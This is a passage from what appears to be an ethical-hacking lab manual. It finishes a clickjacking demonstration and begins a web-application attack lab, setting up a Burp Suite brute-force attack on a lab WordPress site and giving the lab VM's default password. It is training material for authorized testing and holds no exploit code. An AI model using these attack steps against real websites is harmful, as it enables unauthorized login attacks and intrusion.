
12. An **attacker** window appears, double click on **ClickjackPoc** directory.



13. In **ClickjackPoc** directory, right-click **www.moviescope.com.html** file and hover cursor over **Open with** and click **Firefox** from the list.



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
14. **Clickjack Poc**, web page appears in **Firefox** browser showing that the website is vulnerable to clickjacking, as shown in the screenshot.



15. This concludes the demonstration of identifying clickjacking vulnerability in the target website using ClickjackPoc.
16. Close all open windows and document all acquired information.
17. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

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Lab 2

Perform Web Application Attacks

An expert ethical hacker or pen tester must implement various techniques to launch web application attacks on the target organization's website.

Lab Scenario

For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

Lab Objectives

- Perform a brute-force attack using Burp Suite
- Perform parameter tampering using Burp Suite
- Identifying XSS vulnerabilities in web applications using PwnXSS
- Exploit parameter tampering and XSS vulnerabilities in web applications

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- Perform cross-site request forgery (CSRF) attack
- Enumerate and hack a web application using WPScan and Metasploit
- Exploit a remote command execution vulnerability to compromise a target web server
- Exploit a file upload vulnerability at different security levels
- Gain access by exploiting Log4j vulnerability

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 135 Minutes

Overview of Web Application Attacks

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Lab Tasks

Task 1: Perform a Brute-force Attack using Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.

Here, we will perform a brute-force attack on the target website using Burp Suite.

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Note: In this task, the target WordPress website (**http://10.10.1.22:8080/CEH**) is hosted by the victim machine, **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.


Note: Ensure that the **Wampserver** is running in **Windows Server 2022** machine.

To run the **WampServer**, execute the following steps:

- Turn on the **Windows Server 2022** virtual machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
- Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
- Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
- Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.

1. Turn on the **Parrot Security** virtual machine.
2. Click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
3. The **Mozilla Firefox** window appears; type **http://10.10.1.22:8080/CEH/wp-login.php?** Into the address bar and press **Enter**.

   Note: Here, we will perform a brute-force attack on the designated WordPress website hosted by the **Windows Server 2022** machine.



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
4. Now, we shall set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.
5. In the **Mozilla Firefox** browser, click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.



6. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
7. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.

